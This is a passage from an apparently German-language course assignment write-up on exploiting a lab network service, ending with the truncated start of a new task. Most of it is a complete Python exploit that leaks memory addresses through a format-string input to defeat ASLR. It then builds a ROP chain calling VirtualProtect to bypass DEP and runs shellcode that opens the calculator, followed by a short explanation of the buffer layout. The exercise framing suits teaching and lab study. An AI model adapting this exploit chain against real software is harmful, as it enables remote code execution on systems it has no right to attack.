
Wie in der Abbildung ersichtlich muss nun zur Funktion die Base Adresse der jeweiligen DLLs übergeben werden. Ich kopierte die für ASLR generierte Methode in meinen Exploit:

|  |
| --- |
| #!/usr/bin/python  import socket  import struct  def getAslrBase():  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  numberOfChars = 172  char = b"%p>"  buffer = char \* numberOfChars  fileName = 'leaked\_adresses\_2\_3.txt'  startLenght = 20  bufferLenght = numberOfChars \* 9 + startLenght  connect=s.connect(('10.0.2.12', 4444)) # hardcoded IP address  s.recv(1024)  s.send(bytes('C \r\n', 'utf-8'))  s.recv(1024)  s.send(buffer + bytes('\r\n', 'utf-8'))  data = b""  while(len(data)<bufferLenght):  data += s.recv(bufferLenght)  s.send(bytes('n\r\n', 'utf-8')) # evil buffer  s.close()  # remove unnecessary line which are send by the server  string = data.decode("utf-8")  string = string.replace("Neuer Topic: ", "")  string = string.replace("\r\nIst die Aenderung akzeptabel [y/n]:", "")  string = string.replace(">", "\r\n")  # write into the file  f = open(fileName, "w")  f.write(string)  f.close()  # open the file and put the leaked addresses in an array  infile = open(fileName, 'r')  lines = infile.readlines()  leakedAdresses = []  for line in lines:  leakedAdresses.append(line)  #calculation of ucrtbase base  offSet\_UcrtBase = int('CE76C', 16)  leakedAdresseUcrtbase = leakedAdresses[27][0:8]  leakedAdresseUcrtbase\_int = int(leakedAdresseUcrtbase, 16)  baseUcrtBase = hex(leakedAdresseUcrtbase\_int - offSet\_UcrtBase)  #calculation of ws2\_32 base  offSet\_WS2\_32 = int('6C19', 16)  leakedAdresseWS2\_32 = leakedAdresses[0][0:8]  leakedAdresseWS2\_32\_int = int(leakedAdresseWS2\_32, 16)  baseWS2\_32 = hex(leakedAdresseWS2\_32\_int - offSet\_WS2\_32)  # calculation of kernel32 base  offSet\_Kernel32 = int('4EF6C', 16)  leakedAdresseKernel32\_1 = leakedAdresses[157][0:8]  leakedAdresseKernel32\_2 = leakedAdresses[158][0:8]  leakedAdresseKernel32\_1\_int = int(leakedAdresseKernel32\_1, 16)  leakedAdresseKernel32\_2\_int = int(leakedAdresseKernel32\_2, 16)  baseKernel32\_1 = hex(leakedAdresseKernel32\_1\_int - offSet\_Kernel32)  baseKernel32\_2 = hex(leakedAdresseKernel32\_2\_int - offSet\_Kernel32)  print(baseKernel32\_1)  print(baseKernel32\_2)  if len(baseKernel32\_1) == 10:  print('-------------------------------------')  print('CALCULATED BASES FROM LEAKED ADRESSES')  print('-------------------------------------')  print('KERNEL32: ', baseKernel32\_1)  print('WS2\_32: ', baseWS2\_32)  print('UcrtBase: ', baseUcrtBase)  print('-------------------------------------')  return baseUcrtBase, baseWS2\_32, baseKernel32\_1  else:  print('-------------------------------------')  print('CALCULATED BASES FROM LEAKED ADRESSES')  print('-------------------------------------')  print('KERNEL32: ', baseKernel32\_2)  print('WS2\_32: ', baseWS2\_32)  print('UcrtBase: ', baseUcrtBase)  print('-------------------------------------')  return baseUcrtBase, baseWS2\_32, baseKernel32\_2  def create\_rop\_chain(base\_kernel32\_dll, base\_ucrtbase\_DLL, base\_WS2\_32\_dll):  # rop chain generated with mona.py - www.corelan.be  rop\_gadgets = [  # [---INFO:gadgets\_to\_set\_esi:---]  base\_kernel32\_dll + 0x000a7a4e, # POP EAX # RETN [kernel32.dll] \*\* REBASED \*\* ASLR  base\_kernel32\_dll + 0x00001934, # ptr to &VirtualProtect() [IAT kernel32.dll] \*\* REBASED \*\* ASLR  base\_ucrtbase\_DLL + 0x0003fbe2, # MOV EAX,DWORD PTR DS:[EAX] # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  base\_ucrtbase\_DLL + 0x00028766, # XCHG EAX,ESI # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  # [---INFO:gadgets\_to\_set\_ebp:---]  base\_ucrtbase\_DLL + 0x00053639, # POP EBP # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  base\_ucrtbase\_DLL + 0x0002e3a5, # & push esp # ret [ucrtbase.DLL] \*\* REBASED \*\* ASLR  # [---INFO:gadgets\_to\_set\_ebx:---]  base\_ucrtbase\_DLL + 0x00022024, # POP EAX # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  0xfffffdff, # Value to negate, will become 0x00000201  base\_ucrtbase\_DLL + 0x000a0348, # NEG EAX # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  base\_ucrtbase\_DLL + 0x0000d236, # XCHG EAX,EBX # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  # [---INFO:gadgets\_to\_set\_edx:---]  base\_ucrtbase\_DLL + 0x0000ec33, # POP EAX # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  0xffffffc0, # Value to negate, will become 0x00000040  base\_ucrtbase\_DLL + 0x00076b3d, # NEG EAX # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  base\_kernel32\_dll + 0x0009f97b, # XCHG EAX,EDX # RETN 0x00 [kernel32.dll] \*\* REBASED \*\* ASLR  # [---INFO:gadgets\_to\_set\_ecx:---]  base\_ucrtbase\_DLL + 0x000334e8, # POP ECX # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  base\_WS2\_32\_dll + 0x00027328, # &Writable location [WS2\_32.dll] \*\* REBASED \*\* ASLR  # [---INFO:gadgets\_to\_set\_edi:---]  base\_ucrtbase\_DLL + 0x0003ddc1, # POP EDI # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  base\_ucrtbase\_DLL + 0x000a034a, # RETN (ROP NOP) [ucrtbase.DLL] \*\* REBASED \*\* ASLR  # [---INFO:gadgets\_to\_set\_eax:---]  base\_ucrtbase\_DLL + 0x0009d7a5, # POP EAX # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  0x90909090, # nop  # [---INFO:pushad:---]  base\_ucrtbase\_DLL + 0x000c1224, # PUSHAD # RETN [ucrtbase.DLL] \*\* REBASED \*\* ASLR  ]  return b''.join(struct.pack('<I', \_) for \_ in rop\_gadgets)  def main():  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  base\_ucrtbase\_DLL1, base\_WS2\_32\_dll1, base\_kernel32\_dll1 = getAslrBase()  base\_kernel32\_dll = int(base\_kernel32\_dll1, 16)  base\_ucrtbase\_DLL = int(base\_ucrtbase\_DLL1, 16)  base\_WS2\_32\_dll = int(base\_WS2\_32\_dll1, 16)  rop\_chain = create\_rop\_chain(base\_kernel32\_dll, base\_ucrtbase\_DLL, base\_WS2\_32\_dll)  a = b'\x41' \* 36  b = b'\x42' \* 4  c = rop\_chain  calculator = b'\x31\xd2\x52\x68\x63\x61\x6c\x63\x54\x59\x52\x51\x64\x8b\x72\x30\x8b\x76\x0c\x8b\x76\x0c\xad\x8b\x30\x8b\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f\x20\x01\xfe\x8b\x54\x1f\x24\x0f\xb7\x2c\x17\x42\x42\xad\x81\x3c\x07\x57\x69\x6e\x45\x75\xf0\x8b\x74\x1f\x1c\x01\xfe\x03\x3c\xae\xff\xd7'  buffer = a + b + c + calculator  connect = s.connect(('10.0.2.12', 4444)) # hardcoded IP address  s.recv(1024)  s.send(bytes('C \r\n', 'utf-8'))  s.recv(1024)  s.send(buffer + bytes('\r\n', 'utf-8'))  s.recv(1024)  s.send(bytes('y\r\n', 'utf-8')) # evil buffer  s.close()  main() |
| poc\_board\_release\_aslr\_dep.py |


Wie bereits im ersten Abschnitt der Aufgabe beschrieben übergibt mir die Funktion getAslrBase() die aktuellen Base Adressen der DLLs. Die Methode wird in der Main aufgerufen und speichert das Ergebnis in die Variablen base\_ucrtbase\_DLL1, base\_WS2\_32\_dll1 und base\_kernel32\_dll1. Anschließend werden die Ergebnisse in einen hex Integer umgewandelt und der ROP Chain Funktion übergeben. Die ROP Chain wird so an den Buffer angehängt, dass die erste Adresse direkt auf das EIP gesetzt wird (Die ROP Chain ersetzt also das JUMP Esp aus Aufgabe 2). Anschließend wird der generierte Calculator Code auf den Buffer gesetzt. Dieser sieht schlussendlich so aus:

|  |
| --- |
| a = b'\x41' \* 36  b = b'\x42' \* 4  c = rop\_chain  calculator = b'\x31\xd2\x52\x68\x63\x61\x6c\x63\x54\x59\x52\x51\x64\x8b\x72\x30\x8b\x76\x0c\x8b\x76\x0c\xad\x8b\x30\x8b\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f\x20\x01\xfe\x8b\x54\x1f\x24\x0f\xb7\x2c\x17\x42\x42\xad\x81\x3c\x07\x57\x69\x6e\x45\x75\xf0\x8b\x74\x1f\x1c\x01\xfe\x03\x3c\xae\xff\xd7'  buffer = a + b + c + calculator |

Nachdem der Exploit gestartet wurde der Rechner erscheint auf der virtuellen Maschine, auf welcher die Anwendung läuft.



Um sicher zu gehen, dass ASLR funktioniert wurde die Maschine neugestartet und der Versuch erneut durchgeführt. Wie in der folgenden Abbildung ersichtlich öffnet sich erneut der Rechner mit anderen Base Adressen als Ausgabe in der Konsole der Kali Maschine.




# Aufgabe 4 (8P)

## Angabe

Sie staunten nicht schlecht als plötzlich zwei Männer in Anzügen in Ihrem Büro standen, sich als Vertreter einer Regierungsbehörde auswiesen und Sie um Hilfe baten! Ersten Ermittlungen zufolge nutzt die erfolgreiche APT Gruppe „No Regerts“ die auch für den Angriff auf Ihren Kunden verantwortlich gemacht wird, ein gehacktes Service im Netz um Zugriffspassworte auf einen hochverschlüsselten IRQ Chat auszutauschen. Die darauf angesetzten Spezialisten konnten die verwendete Software inklusive des Sourcecodes recherchieren, darüber hinaus hat man durch Scans und Fingerprinting die Version des Linux Servers erfahren. Alle Versuche das Service selbst zu hacken scheiterten bislang. Nun wendet man sich hilfesuchen an Sie und hofft, dass Sie Ihrem Ruf gerecht werden und das IRQ Chat Passwort liefern können. Als Sie einwilligen, den Auftrag anzunehmen überreicht man Ihnen einen USB Stick mit den bereits recherchierten Informationen und gibt Ihnen die IP Adresse der Service 10.105.21.174:8080 Neugierig und ein 